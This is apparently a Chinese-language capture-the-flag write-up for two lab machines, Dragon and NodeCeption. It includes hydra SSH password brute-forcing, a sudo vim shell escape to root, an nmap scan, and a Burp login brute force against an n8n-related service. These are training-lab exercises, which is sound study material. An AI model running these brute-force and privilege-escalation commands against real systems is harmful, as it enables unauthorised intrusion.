
(base) yolo@yolo:~$ curl -l http://10.161.159.35/secret/
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8" />
    <title>Secreto de Dragon Machine</title>
    <style>
        body {
            background-color: #222;
            color: #eee;
            font-family: 'Courier New', Courier, monospace;
            padding: 2em;
            text-align: center;
        }
        .riddle {
            background-color: #333;
            padding: 2em;
            border-radius: 12px;
            margin: 0 auto;
            max-width: 600px;
            box-shadow: 0 0 10px #f38ba8;
        }
    </style>
</head>
<body>
    <div class="riddle">
        <h1>Para Dragon:</h1>
        <p>“En la sombra de la cueva, un guardián vigila sin ver,<br>
        Su nombre es la clave, su fuerza, un misterio por resolver.<br>
        Intenta sin pausa, las llaves del dragón,<br>
        Y hallarás el secreto que abre la prisión.”</p>
    </div>
</body>
</html>观察到这里有个<h1>Para Dragon:</h1>,感觉可以考虑 dragon 就是用户名了,然后打靶机中,如果拿到了用户名的话,很显然就和 ssh 远程连接有点关系了,有个猜想,这里应该是 ssh 弱密码爆破登录
get shell
(base) yolo@yolo:~$ nano name.txt
(base) yolo@yolo:~$ cat name.txt
dragon
root
(base) yolo@yolo:~$ hydra -L name.txt -P /snap/seclists/rockyou.txt ssh://10.161.159.35 -V -I -e nsr
我这里假设 root 密码也是弱密码,看样子没跑出来,就跑出来了一个 dragon 用户的

直接连上,提权很 ez
(base) yolo@yolo:~$ ssh dragon@10.161.159.35
The authenticity of host '10.161.159.35 (10.161.159.35)' can't be established.
ED25519 key fingerprint is SHA256:BffrSAW4tUB+TWrywXkSWeUxLcFSs0YSko5us+xdXQo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.159.35' (ED25519) to the list of known hosts.
dragon@10.161.159.35's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of mar 05 ago 2025 08:13:17 UTC

  System load:  0.84               Processes:               105
  Usage of /:   40.7% of 11.21GB   Users logged in:         0
  Memory usage: 9%                 IPv4 address for enp0s3: 192.168.18.184
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 80 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug  5 08:13:55 2025 from 192.168.18.16
dragon@TheHackersLabs-Dragon:~$ ls -la
total 40
drwxr-x--- 5 dragon dragon 4096 ago  3 01:05 .
drwxr-xr-x 3 root   root   4096 jul 31 20:39 ..
-rw------- 1 dragon dragon 2943 ago  5 08:22 .bash_history
-rw-r--r-- 1 dragon dragon  220 mar 31  2024 .bash_logout
-rw-r--r-- 1 dragon dragon 3771 mar 31  2024 .bashrc
drwx------ 2 dragon dragon 4096 jul 31 20:44 .cache
drwxrwxr-x 3 dragon dragon 4096 jul 31 20:58 .local
-rw-r--r-- 1 dragon dragon  807 mar 31  2024 .profile
drwx------ 2 dragon dragon 4096 jul 31 20:40 .ssh
-rw-r--r-- 1 dragon dragon    0 ago  1 01:04 .sudo_as_admin_successful
-rw-r--r-- 1 root   root     33 ago  1 01:04 user.txt
dragon@TheHackersLabs-Dragon:~$ cat user.txt
e1f9c2e8a1d8477f9b3f6cd298??????
dragon@TheHackersLabs-Dragon:~$ sudo -l
Matching Defaults entries for dragon on TheHackersLabs-Dragon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dragon may run the following commands on TheHackersLabs-Dragon:
    (ALL) NOPASSWD: /usr/bin/vim
dragon@TheHackersLabs-Dragon:~$ sudo /usr/bin/vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# ls -la
total 44
drwx------  4 root root 4096 ago  5 08:22 .
drwxr-xr-x 23 root root 4096 jul 31 20:21 ..
-rw-------  1 root root 2592 ago  5 08:22 .bash_history
-rw-r--r--  1 root root 3106 abr 22  2024 .bashrc
-rw-r--r--  1 root root  560 ago  4 13:33 congrats.txt
-rw-------  1 root root   33 ago  1 01:17 .lesshst
drwxr-xr-x  3 root root 4096 jul 31 21:04 .local
-rw-r--r--  1 root root  161 abr 22  2024 .profile
-rw-------  1 root root   33 ago  1 01:10 root.txt
drwx------  2 root root 4096 jul 31 20:39 .ssh
-rw-------  1 root root  743 ago  5 08:22 .viminfo
# cat root.txt
7a4d1b35eebf4aefa5f1b0198b??????
解析提权 payload
-c <command> Execute <command> after loading the first file使用 vim -h 能看到这一条功能,意思是说加载一个文件后会立刻执行命令,然后我举个例子,这里就用上面生成的 name.txt 举例

输入:!/bin/sh会直接进入当前用户的 shell

ps
vim 中,要是想执行外部命令,**!**绝对不能丢 {: .prompt-warning }
然后呢,我的这个 payload sudo /usr/bin/vim -c ':!/bin/sh'没有指定文件名也没问题,因为 vim 会默认打开一个空白的新文件
NodeCeption
提示: 靶机跳转传送门 DodeCeption
信息搜集
扫描完端口,发现三个存活端口
❯ nmap -sV -Pn -p 1-65535 10.161.159.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-10 20:32 CST
Nmap scan report for 10.161.159.139
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
5678/tcp open  rrac?
8765/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5678-TCP:V=7.94SVN%I=7%D=11/10%Time=6911DE73%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,8DC,"HTTP/1\.1\x20200\x20OK\r\nAccept-Ranges:\x20bytes\r\n
SF:Cache-Control:\x20public,\x20max-age=86400\r\nLast-Modified:\x20Mon,\x2
SF:010\x20Nov\x202025\x2011:37:06\x20GMT\r\nETag:\x20W/\"7b7-19a6d8e3176\"
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20
SF:1975\r\nVary:\x20Accept-Encoding\r\nDate:\x20Mon,\x2010\x20Nov\x202025\
SF:x2012:45:37\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<
SF:html\x20lang=\"en\">\n\t<head>\n\t\t<script\x20type=\"module\"\x20cross
SF:origin\x20src=\"/assets/polyfills-B8p9DdqU\.js\"></script>\n\n\t\t<meta
SF:\x20charset=\"utf-8\"\x20/>\n\t\t<meta\x20http-equiv=\"X-UA-Compatible\
SF:"\x20content=\"IE=edge\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20conte
SF:nt=\"width=device-width,initial-scale=1\.0\"\x20/>\n\t\t<link\x20rel=\"
SF:icon\"\x20href=\"/favicon\.ico\"\x20/>\n\t\t<style>@media\x20\(prefers-
SF:color-scheme:\x20dark\)\x20{\x20body\x20{\x20background-color:\x20rgb\(
SF:45,\x2046,\x2046\)\x20}\x20}</style>\n\t\t<script\x20type=\"text/javasc
SF:ript\">\n\t\t\twindow\.BASE_PATH\x20=\x20'/';\n\t\t\twindow\.REST_ENDPO
SF:INT\x20=\x20'rest';\n\t\t</script>\n\t\t<script\x20src=\"/rest/sentry\.
SF:js\"></script>\n\t\t<script>!function\(t,e\){var\x20o,n,")%r(HTTPOption
SF:s,183,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20
SF:default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-
SF:Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nVary:
SF:\x20Accept-Encoding\r\nDate:\x20Mon,\x2010\x20Nov\x202025\x2012:45:37\x
SF:20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=
SF:\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</h
SF:ead>\n<body>\n<pre>Cannot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r
SF:(RTSPRequest,183,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-
SF:Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201
SF:43\r\nVary:\x20Accept-Encoding\r\nDate:\x20Mon,\x2010\x20Nov\x202025\x2
SF:012:45:37\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<ht
SF:ml\x20lang=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</
SF:title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS\x20/</pre>\n</body>\n</
SF:html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 773.81 seconds
看上去 5678 端口是个 n8n 面板 web 服务
因为是个登录服务,不太想先碰,看看另一个 web 服务
乍一看,是个 apache 的安装成功页面
查看源代码,拿到了关键信息

翻译了下,这里就给出了登录邮箱,然后密码的话,说是有至少 8 位密码,然后有大写有数字,老外这脑回路真抽象啊,我就这样把 rockyou 过滤了一下
cat /snap/seclists/rockyou.txt | grep -P '(?=.*\d)(?=.*[A-Z])(?=.*[a-z])' > pass.txt大致意思是说把匹配只有数字和英文字母的密码给提取出来了
然后我用 burp 爆破,发现爆破出来了一个合适的密码,omg,这神奇的脑回路

对了,上面补充一个信息,就是我对 apache 这个 web 进行路径扫描,也扫描到了 login.php 呢,然后上面密码爆破的 poc 就是爆破的 8765 这个端口的 login.php

666,这题好抽象
get shell
直接创建个工作流,在 Core 下面直接选择执行命令行
